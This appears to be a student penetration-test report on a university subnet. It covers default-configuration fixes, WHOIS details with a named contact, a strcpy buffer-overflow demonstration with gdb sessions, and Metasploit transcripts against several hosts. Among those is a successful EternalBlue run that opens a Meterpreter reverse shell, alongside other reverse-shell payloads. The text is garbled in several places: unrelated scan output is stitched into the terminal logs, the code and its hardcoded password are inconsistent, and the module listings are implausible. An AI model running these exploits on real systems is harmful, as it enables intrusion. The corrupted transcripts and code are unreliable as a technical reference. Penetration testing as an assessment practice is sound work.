- University of West Florida** <https://uwf.edu/offices/trustees/regulations> PDF
 - UWF/REG-3.017 Release of Student Educational Records.**
 - Confidential letters and confidential statements of recommendation written after January 1, 1975 provided the student waived in writing the right of

Default Config Settings

pfSense:

Any LAN traffic is permitted by the firewall's default rules, which could open unneeded ports or services.

Fix: Limit LAN access to only the services that are really required.

Ubuntu:

Open ports and a plethora of pointless services are included in default installations.

Fix: Disabling all non-essential services and ports while installing is advised.

Windows:

Account policies by default are liberal, especially when an administrator is granted access.

Fix: It is advised that least privilege regulations be put into place and that unneeded default accounts be disabled.

Security Onion:

Although Security Onion offers strong network monitoring, its basic setups might not record enough information for thorough forensic analysis.

Fix: It is advised to modify the logging levels in order to record all network activity.

Identifying flaws from documentation WHOIS Review: Assigned Subnet Space and Administrative Contact Information:

IP Range: AS18553 143.88.0.0 – 143.88.255.255

Administrative Contact:

Name: Geissler Golding

Email: ggolding@uwf.edu

Phone Number: +1.8504743450

DNS Records:

Domain Name: uwf.edu

Mail Servers (MX): N/A

Name Servers (NS):

NS-1217.AWSDNS-24.ORG

NS-39.AWSDNS-04.COM

NS-1878.AWSDNS-42.CO.UK

NS-667.AWSDNS-19.NET

Domain record activated: 1990-09-07

Domain record last updated: 2023-10-04

Domain expires: 31-Jul-2027

Identify flaws from source code analysis

```
(kali㉿kali)-[~] 2023-05-13T05:33:38
└─$ cd Desktop
    Login
    Last login: 2024-11-19T12:47:12+00:00; +12h05m51s from scanner.ti...
    (kali㉿kali)-[~/Desktop]          Microsoft HTTPAPI httpd 2.0 (...
    └─$ ls -server-header: Microsoft-HTTPAPI/2.0
        TCP.pcapng flaw.c flaw.elf  webgoat-2023.8.jar
        7676/tcp open  java-message-service Java Message Service 301
    (kali㉿kali)-[~/Desktop]          Apache httpd
    └─$ gcc -g flaw.c -o flaw.elf -Wall
        http-server-header: Apache
    (kali㉿kali)-[~/Desktop]-sry?
    └─$ nc -l -p 8080 | ./flaw.elf
        Oracle GlassFish 4.0 (Servlet
        [REDACTED]
```

```
(kali㉿kali)-[~/Desktop]
└─$ ./flaw.elf abc123
Access Denied.

*****
Access Granted.
*****
```



```
(kali㉿kali)-[~/Desktop]
└─$ ./flaw.elf uwf
Access Denied.

*****
Access Granted.
*****
```



```
(kali㉿kali)-[~/Desktop]
└─$ ./flaw.elf password
Access Denied.

*****
Access Granted.
*****
```



```
(kali㉿kali)-[~/Desktop]
└─$ nc -l -p 8080 | ./flaw.elf AAAAAAAAAAAA
```

```
(kali㉿kali)-[~/Desktop]
$ gdb flaw.elf
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from flaw.elf ...
(gdb) break check_authentication
Breakpoint 1 at 0x1185: file flaw.c, line 6.
(gdb) run AAAAAAAAAAAAAA
Starting program: /home/kali/Desktop/flaw.elf AAAAAAAAAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, check_authentication (password=0x7fffffff268 'A' <repeats 13 times>) at flaw.c:6
6         int auth_flag = 0;
```

```
(gdb) stepi
9  [Trash]      strcpy(password_buffer, password);
(gdb) info registers
rax            0x7fffffff268      140737488347752
rbx            0x7fffffffdec8    140737488346824
rcx            0x555555557dd8    93824992247256
rdx            0x7fffffffdee0    140737488346848
rsi            0x7fffffffdec8    140737488346824
rdi            0x7fffffff268      140737488347752
rbp            0x7fffffffdd90    0x7fffffffdd90
rsp            0x7fffffffdd70    0x7fffffffdd70
r8             0x0                0
r9             0x7ffff7fcfb10    140737353939728
r10            0x7ffff7fcbb58    140737353922648
r11            0x7ffff7fe1e30    140737354014256
r12            0x0                0
r13            0x7fffffffdee0    140737488346848
r14            0x555555557dd8    93824992247256
r15            0x7ffff7ffd000    140737354125312
rip            0x55555555518c    0x55555555518c <check_authentication+19>
eflags          0x202            [ IF ]
cs              0x33             51
ss              0x2b             43
ds              0x0               0
es              0x0               0
fs              0x0               0
gs              0x0               0
k0              0x8000000          134217728
k1              0x40421           263201
k2              0x0               0
k3              0x0               0
k4              0x0               0
k5              0x0               0
k6              0x0               0
k7              0x0               0
(gdb) x/16bx 0x7fffffff282
0x7fffffff282: 0x3b    0x30    0x00    0x43    0x4f    0x4c    0x4f    0x52
0x7fffffff28a: 0x54    0x45    0x52    0x4d    0x3d    0x74    0x72    0x75
```

```
(gdb) next
11          if(strcmp(password_buffer, "uwf") == 0) {
(gdb) info registers
rax            0xfffffffffd80    140737488346496
rbx            0xffffffffdec8    140737488346824
rcx            0x41414141414141  18367622009667905
rdx            0xd              13
rsi            0xffffffffe268    140737488347752
rdi            0xfffffffffd80    140737488346496
rbp            0xfffffffffd90    0xfffffffffd90
rsp            0xfffffffffd70    0xfffffffffd70
r8             0x0              0
r9             0xfffff7fcfb10   140737353939728
r10            0xfffff7dd4238   140737351860792
r11            0xfffff7f2fdc0   140737353285056
r12            0x0              0
r13            0xffffffffdee0   140737488346848
r14            0x555555557dd8   93824992247256
r15            0xfffff7ffd000   140737354125312
rip            0x55555555519f   0x55555555519f <check_authentication+38>
eflags          0x246          [ PF ZF IF ]
cs             0x33           51
ss             0x2b           43
ds             0x0             0
es             0x0             0
fs             0x0             0
gs             0x0             0
k0             0x10002000   268443648
k1             0x40421        263201
k2             0x0             0
k3             0x0             0
k4             0x0             0
k5             0x0             0
k6             0x0             0
k7             0x0             0
```

```
(gdb) x/16bx 0xfffffffffe282
0x7fffffff282: 0x3b    0x30    0x00    0x43    0x4f    0x4c    0x4f    0x52
0x7fffffff28a: 0x54    0x45    0x52    0x4d    0x3d    0x74    0x72    0x75
(gdb) next
15          return auth_flag;
(gdb) info registers
rax          0xfffffffffc 4294967244
rbx          0x7fffffffdec8 140737488346824
rcx          0x75 117
rdx          0x555555556008 93824992239624
rsi          0x555555556008 93824992239624
rdi          0x7fffffffdd80 140737488346496
rbp          0x7fffffffdd90 0x7fffffffdd90
rsp          0x7fffffffdd70 0x7fffffffdd70
r8           0x0 0
r9           0x7ffff7fcfb10 140737353939728
r10          0x7ffff7de3e80 140737351925376
r11          0x7ffff7f2f860 140737353283680
r12          0x0 0
r13          0x7fffffffdee0 140737488346848
r14          0x555555557dd8 93824992247256
r15          0x7ffff7ffd000 140737354125312
rip          0x55555555551c0 0x55555555551c0 <check_authentication+71>
eflags        0x286 [ PF SF IF ]
cs            0x33 51
ss            0x2b 43
ds            0x0 0
es            0x0 0
fs            0x0 0
gs            0x0 0
k0            0x10002000 268443648
k1            0x0 0
k2            0x3f3f1fff 1061101567
k3            0x0 0
k4            0x0 0
k5            0x0 0
k6            0x0 0
k7            0x0 0
```

```
(gdb) x/16bx 0xfffffffffe282
0x7fffffff282: 0x3b    0x30    0x00    0x43    0x4f    0x4c    0x4f    0x52
0x7fffffff28a: 0x54    0x45    0x52    0x4d    0x3d    0x74    0x72    0x75
(gdb) print auth_flag
$1 = 65
(gdb) print &auth_flag
$2 = (int *) 0x7fffffffdd8c
(gdb) x/1w 0x7fffffffdd8c
0x7fffffffdd8c: 0x00000041
(gdb) continue
Continuing.

*****
Access Granted.
*****
[Inferior 1 (process 1331360) exited normally]
(gdb) █
```

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    int auth_flag = 0;
    char password_buffer[12];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "ufw") == 0) {
        auth_flag = 1;
    }

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("usage: %s <password>\n", argv[0]);
        exit(0);
    }

    if(check_authentication(argv[1])) {
        printf("\n*****\n");
        printf(" Access Granted.\n");
        printf("*****\n");
    }
    else {
        printf("\nAccess Denied.\n");
    }
}

return 0;
}

```

Overview:

The flaw.c file contains a function (check_authentication) that checks whether the provided password matches the hardcoded value "ufw". However, the code contains several vulnerabilities that attackers can exploit to gain unauthorized access.

Vulnerabilities Identified

1. Buffer Overflow in Password Handling

Source Code Line:

```

char password_buffer[12];
strcpy(password_buffer, password);

```

Vulnerability:

The strcpy function does not perform bounds checking on the input. If a user provides an input longer than 12 characters, it will overflow the password_buffer array, potentially overwriting adjacent memory.

Impact: This can be exploited to overwrite the auth_flag variable and gain unauthorized access.

Demonstrated by providing the input AAAAAAAAAAAA (13 characters), which overwrites the buffer and sets auth_flag = 1, granting access.

Recommendation:

Replacing strcpy with strncpy to enforce bounds checking:

```
strncpy(password_buffer, password, sizeof(password_buffer) - 1);  
password_buffer[sizeof(password_buffer) - 1] = '\0';
```

Hardcoded Password

Source Code Line:

```
if (strcmp(password_buffer, "ufw") == 0)
```

Vulnerability:

The password "ufw" is hardcoded in the binary, making it trivial for an attacker to extract using reverse engineering or brute-force techniques.

Impact:

Once the hardcoded password is discovered, an attacker can bypass authentication without exploiting the buffer overflow.

Recommendation:

Use a secure password hashing mechanism and compare hashed passwords instead:
`#include <openssl/sha.h>`

Lack of Input Validation

Source Code Line:

```
if (argc < 2) {  
  
    printf("usage: %s <password>\n", argv[0]);  
  
    exit(0);  
  
}
```

Vulnerability:

The program accepts any input without sanitization. Although this isn't a direct exploit, it opens the door for unexpected behavior.

Impact:

The lack of input validation can exacerbate buffer overflow issues and introduce additional security risks.

Recommendation:

Validate the length and characters of user input before processing:

```
if (strlen(argv[1]) > MAX_PASSWORD_LENGTH) {  
  
    printf("Input too long.\n");  
  
    exit(1);  
  
}
```

Overly Verbose Error Messages

Source Code Line:

```
printf("usage: %s <password>\n", argv[0]);
```

Vulnerability: The error message reveals that the program expects a password, which aids an attacker in understanding its functionality.

Impact: Detailed error messages can assist attackers during reconnaissance.

Recommendation: Provide generic error messages without revealing implementation details.

Demonstrating Attack Vectors on the 5 hosts (4 Hosts due to 143.88.8.12 being secure)

Host: 143.88.8.1

Service Identified: nginx Web Server.

Exploit Attempted: nginx_source_disclosure

Execution:

```
msf6 > search directory_traversal
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- auxiliary/scanner/http/a10networks_ax_directory_traversal      2014-01-28   normal  No     A10 Networks AX Loadbalancer Directory Traversal
1 auxiliary/scanner/http/barracuda_directory_traversal          2010-10-08   normal  No     Barracuda Multiple Product "locale" Directory Traversal
2 auxiliary/scanner/http/cisco_directory_traversal           2018-06-06   normal  No     Cisco ASA Directory Traversal
3 auxiliary/scanner/http/springcloud_directory_traversal       2020-06-01   normal  No     Directory Traversal in Spring Cloud Config Server
4 auxiliary/scanner/http/htpdasm_directory_traversal          2017-01-17   normal  No     Htpdasm Directory Traversal
5 auxiliary/scanner/http/icinga_static_library_file_directory_traversal 2022-05-09   normal  Yes    Icingaweb Directory Traversal in Static Library File Requests
6 auxiliary/scanner/http/majordomo2_directory_traversal        2011-03-08   normal  No     Majordomo2 _list_file_get() Directory Traversal
7 auxiliary/scanner/http/support_center_plus_directory_traversal 2014-01-28   normal  No     ManageEngine Support Center Plus Directory Traversal
auxiliary/dos/http/wordpress_directory_traversal_dos

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/dos/http/wordpress_directory_traversal_dos

msf6 > use auxiliary/scanner/http/nginx_source_disclosure
msf6 auxiliary(scanner/http/nginx_source_disclosure) > set RHOSTS 143.88.1
RHOSTS => 143.88.1 (disallowed entity)
msf6 auxiliary(scanner/http/nginx_source_disclosure) > exploit

[-] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: 143.88.1 (http://143.88.1:80) http://143.88.1:80 DAV/2
msf6 auxiliary(scanner/http/nginx_source_disclosure) > set RHOSTS 143.88.8.1
RHOSTS => 143.88.8.1 (disallowed entity)
msf6 auxiliary(scanner/http/nginx_source_disclosure) > exploit

[-] http://143.88.8.1/admin.php - nginx - Cannot exploit: the remote server is not vulnerable - Version nginx
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/nginx_source_disclosure) >
```

Attempts to retrieve sensitive files were unsuccessful, indicating hardened configurations.

Potential Impact (If Exploited):

Directory traversal could allow attackers to access sensitive server configurations, potentially revealing credentials or file paths.

Host: 143.88.8.10

Service Identified: MySQL 5.5.16.

Exploit Attempted: mysql_authbypass_hashdump (Metasploit module).

Execution:

```
msf6 > search mysql
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/windows/http/advantech_iView_networkservlet_cmd_inject 2022-06-28   excellent Yes   Advantech iView NetworkServlet Command Injection
0  auxiliary/server/capture/mysql          2017-05-17        normal  No    Authentication Capture: MySQL
1  exploit/windows/gopher/poohs_sql_rce   2020-06-04   excellent Yes   Exploit xP00L wayinindex seqid=0!i to RCE
2  exploit/windows/gopher/poohs_sql       2014-03-02   normal  Yes   Joomla! Vulnerabilities: Unauthenticated SQL Injection Arbitrary File Read
3  auxiliary/gather/poohs_weblinks_sql   2013-05-21   average Yes   Poohs! v0.9.2 "db_restore.bmp" SQL Injection
4  exploit/unix/webapp/kimsi_sql         2013-07-15   excellent Yes   Kimsi v0.9.2 "db_restore.bmp" SQL Injection
5  exploit/linux/http/librenms_collectd_cmd_inject 2019-07-15   excellent Yes   LibrenMS Collectd Command Injection
6  post/linux/gather/enum_configs        2019-07-15   normal  No    Linux Gather Configurations
7  post/linux/gather/enum_users_history  2019-07-15   normal  No    Linux Gather User History
8  exploit/windows/http/moveit_cve_2023_34362 2023-05-31   excellent Yes   MOVEit SQL Injection vulnerability
9  auxiliary/scanner/mysql/mysql_writable_dirs 2019-05-01   normal  No    MySQL Directory Write Test
10 auxiliary/scanner/mysql/mysql_file_enum 2019-05-01   normal  No    MySQL File/Directory Enumerator
11 auxiliary/scanner/mysql/mysql_hashdump 2019-05-01   normal  No    MySQL Password Hashdump
12 auxiliary/scanner/mysql/mysql_schemadump 2019-05-01   normal  No    MySQL Schema Dump
13 exploit/multi/http/manage_engine_dc_mpmp_sqli 2014-06-08   excellent Yes   ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
14 auxiliary/scanner/http/manageengine_mpmp_privesc 2014-11-08   normal  Yes   ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
15 post/multi/mongo/dbvisql_db_admin        2019-05-01   normal  No    MySQL Multi-User Viewsqlizer Add Db Admin
16 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09   normal  No    MySQL Authentication Bypass Password Dump
17 auxiliary/admin/mysql/mysql_enum        2012-06-09   normal  No    MySQL Enumeration Module
18 auxiliary/admin/mysql/mysql_login       2012-06-09   normal  No    MySQL Login Utility
19 auxiliary/admin/mysql/mysql_sqldump     2012-06-09   normal  No    MySQL Generic Query
20 auxiliary/scanner/mysql/mysql_version 2010-01-25   good   No    MySQL Server Version Enumeration
21 exploit/linux/mysql/yassl_getname   2010-01-25   good   No    MySQL yaSSL CertDecoder::GetName Buffer Overflow
22 exploit/linux/mysql/yassl_hello     2008-01-04   good   No    MySQL yaSSL SSL Hello Message Buffer Overflow
23 exploit/windows/mysql/yassl_hello   2008-01-04   average No    MySQL yaSSL SSL Hello Message Buffer Overflow
24 exploit/multi/http/mysql_udf_payload 2009-01-16   excellent Yes   Oracle MySQL UDF Payload Execution
25 exploit/windows/mysql/mysql_start_up 2012-12-01   excellent Yes   Oracle MySQL for Microsoft Windows FILE Privilege Abuse
26 exploit/windows/mysql/mysql_mof       2012-12-01   excellent Yes   Oracle MySQL for Microsoft Windows MOF Execution
27 exploit/linux/http/pandora_fms_events_exec 2020-06-04   excellent Yes   Pandora FMS Events Remote Command Execution
28 exploit/windows/http/scrutinizer_upload_exec 2012-07-27   excellent Yes   Pixler Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
29 exploit/windows/mysql/scrutinizer_upload_exec 2013-01-28   normal  No    Ruby on Rails Devise Authentication Password Reset
30 auxiliary/admin/http/rails_devise_pass_reset 2006-11-01   normal  No    Ruby on Rails Devise Authentication Password Reset
31 auxiliary/admin/tikiwiki/tikiidblib      2006-11-01   normal  No    TikiWiki Information Disclosure
32 exploit/multi/http/wp_db_backup_rce    2019-04-24   excellent Yes   WP Database Backup RCE
33 exploit/unix/webapp/wp_google_document_embedder_exec 2013-01-03   normal  Yes   WordPress Plugin Google Document Embedder Arbitrary File Disclosure
34 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30   excellent No    Zpanel Remote Unauthenticated RCE
```

```
msf6 > use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set RHOSTS 143.88.8.10
RHOSTS => 143.88.8.10
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > exploit
[*] http://143.88.8.10:3306/ -> 143.88.8.10:3306 The server allows logins, proceeding with bypass test
[*] 143.88.8.10:3306 -> 143.88.8.10:3306 Authentication bypass is 10% complete
[*] 143.88.8.10:3306 disal -> 143.88.8.10:3306 Authentication bypass is 20% complete
[*] 143.88.8.10:3306 -> 143.88.8.10:3306 Authentication bypass is 30% complete
[*] 143.88.8.10:3306 jett -> 143.88.8.10:3306 Authentication bypass is 40% complete
[*] 143.88.8.10:3306 r00t -> 143.88.8.10:3306 Authentication bypass is 50% complete
[*] 143.88.8.10:3306 moe -> 143.88.8.10:3306 Authentication bypass is 60% complete
[*] 143.88.8.10:3306 Apache -> 143.88.8.10:3306 Authentication bypass is 70% complete
[*] 143.88.8.10:3306 iVER_H -> 143.88.8.10:3306 Authentication bypass is 80% complete
[*] 143.88.8.10:3306 rml -> 143.88.8.10:3306 Authentication bypass is 90% complete
[*] 143.88.8.10:3306 -> 143.88.8.10:3306 Authentication bypass is 100% complete
[-] 143.88.8.10:3306 tikiidb -> 143.88.8.10:3306 Unable to bypass authentication, this target may not be vulnerable
[*] 143.88.8.10:3306 tikiidb -> Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > 
```

The exploit failed because the target system was not vulnerable to CVE-2012-2122 or had patched configurations.

Potential Impact (If Exploited):

Unauthorized access to sensitive databases containing organizational or customer information.

This could lead to data theft, financial loss, and reputational damage.

Host: 143.88.8.11

Service Identified: ProFTPD FTP Server.

Exploit Attempted: proftpd_modcopy_exec

Execution:

```
msf6 > search proftpd
           Fixation 128  scopeid 0x10host>
           loop 1 queueout 0 bytes 3674973597 (3.4 GB)
Matching Modules
=====
+---+
  ID  Name
  -  -
  0  exploit/linux/misc/netsupport_manager_agent
  1  exploit/linux/ftp/proftpd_sreplace
  2  exploit/freebsd/ftp/proftpd_telnet_iac
  3  exploit/linux/ftp/proftpd_telnet_iac
  4  exploit/unix/ftp/proftpd_modcopy_exec
  5  exploit/unix/ftp/proftpd_133c_backdoor

      Disclosure Date    Rank      Check  Description
  -  -----
  0  2011-01-08  average  No     NetSupport Manager Agent Remote Buffer Overflow
  1  2006-11-26  great   Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
  2  2010-11-01  great   Yes    ProFTPD 1.3.2rc3 - 1.3.3b TelNet IAC Buffer Overflow (FreeBSD)
  3  2010-11-01  great   Yes    ProFTPD 1.3.2rc3 - 1.3.3b TelNet IAC Buffer Overflow (Linux)
  4  2015-04-22  excellent  Yes   ProFTPD 1.3.5 Mod_Copy Command Execution
  5  2010-12-02  excellent  No     ProFTPD 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 143.88.8.11
RHOSTS => 143.88.8.11
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > SET LHOSTS 143.88.7.15
[-] Unknown command: SET
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOSTS 143.88.7.15
[*] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 143.88.7.15
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 143.88.7.15:4444
[*] 143.88.8.11:80 - 143.88.8.11:21 - Connected to FTP server
[*] 143.88.8.11:80 - 143.88.8.11:21 - Sending copy commands to FTP server
[-] 143.88.8.11:80 - Exploit aborted due to failure: unknown: 143.88.8.11:21 - Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

The exploit did not succeed, possibly due to directory write permissions being restricted.

Potential Impact (If Exploited):

Unauthorized file uploads could introduce malware, compromising the server or spreading infections.

Data exfiltration could expose sensitive business information.

Host: 143.88.8.15

```
msf6 > search glassfish basic:205.8.0
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/multi/http/struts_code_exec_classloader      2014-03-06   manual  No    Apache Struts ClassLoader Manipulation Remote Code Execution
1 auxiliary/scanner/http/glassfish_login            2011-12-28   normal  No    GlassFish Brute Force Utility
2 auxiliary/dos/http/hashcollision_dos           2011-12-16   normal  No    Hashtable Collisions
3 exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl 2012-10-16   excellent  No    Java Applet AverageRangeStatisticImpl Remote Code Execution
4 auxiliary/scanner/http/glassfish_traversal        2015-08-08   normal  No    Path Traversal in Oracle GlassFish Server Open Source Edition
5 exploit/multi/http/glassfish_deployer           2011-08-04   excellent  No    Sun/Oracle GlassFish Server Authenticated Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/glassfish_deployer

msf6 > use exploit/multi/http/glassfish_deployer
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/glassfish_deployer) > set RHOSTS 143.88.8.15
RHOSTS => 143.88.8.15
msf6 exploit(multi/http/glassfish_deployer) > set LHOSTS 143.88.7.15
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 143.88.7.15
msf6 exploit(multi/http/glassfish_deployer) > set LHOST 143.88.7.15
LHOST => 143.88.7.15
msf6 exploit(multi/http/glassfish_deployer) > exploit

[*] Started reverse TCP handler on 143.88.7.15:4444
[*] Unsupported version:
[*] Glassfish edition:
[*] Trying to login as admin:
[-] Exploit aborted due to failure: no-access: http://143.88.8.15:4848/ - GlassFish - Failed to authenticate
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rhost
rhost => 143.88.7.15
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOST 143.88.8.15
RHOST => 143.88.8.15
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 143.88.7.15
LHOST => 143.88.7.15
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit

[*] Started reverse TCP handler on 143.88.7.15:4444
[*] 143.88.8.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 143.88.8.15:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 143.88.8.15:445 - Scanned 1 of 1 hosts (100% complete)
[+] 143.88.8.15:445 - The target is vulnerable.
[*] 143.88.8.15:445 - Connecting to target for exploitation.
[*] 143.88.8.15:445 - Connection established for exploitation.
[*] 143.88.8.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 143.88.8.15:445 - CORE raw buffer dump (51 bytes)
[*] 143.88.8.15:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 143.88.8.15:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 143.88.8.15:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 143.88.8.15:445 - 0x00000030 6b 20 31 k 1
[+] 143.88.8.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 143.88.8.15:445 - Trying exploit with 12 Groom Allocations.
[*] 143.88.8.15:445 - Sending all but last fragment of exploit packet
[*] 143.88.8.15:445 - Starting non-paged pool grooming
[+] 143.88.8.15:445 - Sending SMBv2 buffers
[+] 143.88.8.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 143.88.8.15:445 - Sending final SMBv2 buffers.
[*] 143.88.8.15:445 - Sending last fragment of exploit packet!
[*] 143.88.8.15:445 - Receiving response from exploit packet
[+] 143.88.8.15:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 143.88.8.15:445 - Sending egg to corrupted connection.
[*] 143.88.8.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 143.88.0.30
[*] Meterpreter session 1 opened (143.88.7.15:4444 -> 143.88.0.30:8884) at 2024-11-24 17:44:08 -0600
[+] 143.88.8.15:445 - =====-
[+] 143.88.8.15:445 - -----WIN-----
[+] 143.88.8.15:445 - =====-
```

This exploit was successful utilizing the meterpreter/reverse_tcp exploit

Lessons Learned from Exploitation Attempts

Failure Analysis:

Because the target systems were probably patched or had hardened setups, exploits that targeted SMB, MySQL, ProFTPD, and Nginx failed. This illustrates how common vulnerabilities are successfully mitigated by regular updates and secure configurations.

Potential Impact:

The existence of these services and their configurations point to possible attack points that could be used in the event that patching or configuration management is neglected, even though exploitation was unsuccessful.

Testing Robustness:

Proactive vulnerability management is crucial, as demonstrated by the useful insights that the use of Metasploit and other tools offered on how attackers can approach these systems.

Conclusion

The penetration test for the designated subnet 143.88.8.0/24 emphasizes how crucial it is to proactively find and fix cybersecurity flaws in order to preserve the security and operational integrity of organizational systems. Even if attempts to exploit specific services, such as SMB, MySQL, NGINX, and ProFTPD, were not entirely successful, the existence of vulnerable services indicates serious vulnerabilities that may be taken advantage of by automated programs or skilled attackers. The firm is better able to comprehend its present security posture and fix vulnerabilities before they can be exploited by carrying out this penetration test. This is in line with the NIST Cybersecurity Framework's focus on limiting the possibility of operational disruptions and safeguarding organizational assets.

Key Recommendations for Future Security Initiatives

Immediate Risk Mitigation: Apply patches and update configurations for the vulnerable services identified during testing. This includes restricting access to unnecessary services and implementing strong authentication mechanisms.

Adopt a Layered Defense Strategy: Use firewalls, intrusion detection systems, and segmentation to limit exposure and lateral movement within the network.

Ongoing Training and Awareness: Equip IT staff with the knowledge and tools to identify and address security misconfigurations promptly.

Regular Security Assessments: Conduct frequent penetration tests and vulnerability scans to maintain a proactive security posture and adapt to emerging threats.

Incident Response Plan: Develop and rehearse an incident response strategy to quickly detect, mitigate, and recover from potential breaches or attacks.